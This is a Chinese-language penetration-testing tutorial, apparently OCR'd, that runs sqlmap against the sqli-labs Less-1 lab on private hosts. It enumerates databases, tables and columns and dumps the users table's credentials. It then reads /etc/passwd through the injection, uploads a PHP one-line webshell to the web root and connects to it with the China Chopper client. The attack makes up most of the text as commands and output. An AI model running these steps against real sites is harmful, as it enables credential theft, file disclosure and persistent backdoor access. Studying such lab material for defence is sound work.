
利用sqlmap探测get类型注入

1、探测数据库名


sqlmap -u ″http://192.168.137.218:8088/Less-1/?id=1″ --dbs --batch



```
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

[21:22:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.218'
[21:22:57] [WARNING] your sqlmap version is outdated

[*] ending @ 21:22:57 /2021-05-10/


┌──(root💀kali)-[~]
└─# sqlmap -u "http://192.168.137.218:8088/Less-1/?id=1" --dbs --batch
```

2、探测表名


sqlmap -u ″http://192.168.137.218:8088/Less-1/?id=1″ -D security --tables --batch



```
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+

[21:26:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.218'
[21:26:07] [WARNING] your sqlmap version is outdated

[*] ending @ 21:26:07 /2021-05-10/


┌──(root💀kali)-[~]
└─# sqlmap -u "http://192.168.137.218:8088/Less-1/?id=1" -D security --tables --batch
```

3、探测字段名


sqlmap -u ″http://192.168.137.218:8088/Less-1/?id=1″ -D security -T users --columns --batch



```
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

[21:27:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.218'
[21:27:56] [WARNING] your sqlmap version is outdated

[*] ending @ 21:27:56 /2021-05-10/

┌──(root💀kali)-[~]
└─# sqlmap -u "http://192.168.137.218:8088/Less-1/?id=1" -D security -T users --columns --batch
```


4、探测 字段值

sqlmap -u ″http://192.168.137.218:8088/Less-1/?id=1″ -D security -T users -C username,password --dump --batch



```
[13 entries]
+----------+------------+
| username | password   |
+----------+------------+
| Dumb     | Dumb       |
| Angelina | I-kill-you |
| Dummy    | p@ssword   |
| secure   | crappy     |
| stupid   | stupidity  |
| superman | genious    |
| batman   | mob!le     |
| admin    | admin      |
| admin1   | admin1     |
| admin2   | admin2     |
| admin3   | admin3     |
| dhakkan  | dumbo      |
| admin4   | admin4     |
+----------+------------+

[21:31:03] [INFO] table 'security.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.218/dump/s
[21:31:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.218'
[21:31:03] [WARNING] your sqlmap version is outdated

[*] ending @ 21:31:03 /2021-05-10/

┌──(root💀kali)-[~]
└─# sqlmap -u "http://192.168.137.218:8088/Less-1/?id=1" -D security -T users -C username,password --dump --batch
```

5、读取敏感文件




```
┌──(root💀kali)-[~/…/sqlmap/output/192.168.137.221/files]
└─# sqlmap -u "http://192.168.137.221/Less-1/?id=1" --file-read '/etc/passwd'  --batch
```

sqlmap -u ″http://192.168.137.221/Less-1/?id=1″ --file-read '/etc/passwd' --batch

6、上传一句话木马

sqlmap -u ″http://192.168.137.221/Less-1/?id=1″ --file-write '/ma.php' --file-dest '/var/www/html/ma1.php' --batch

菜刀连接一句话木马



/ma1.php aaa -C|192.168.137.221 2022-09-05 15:3

编辑SHELL

地址：http://192.168.137.221/ma1.php aaa

配置：

备注：

默认类别 PHP(Eval) GB2312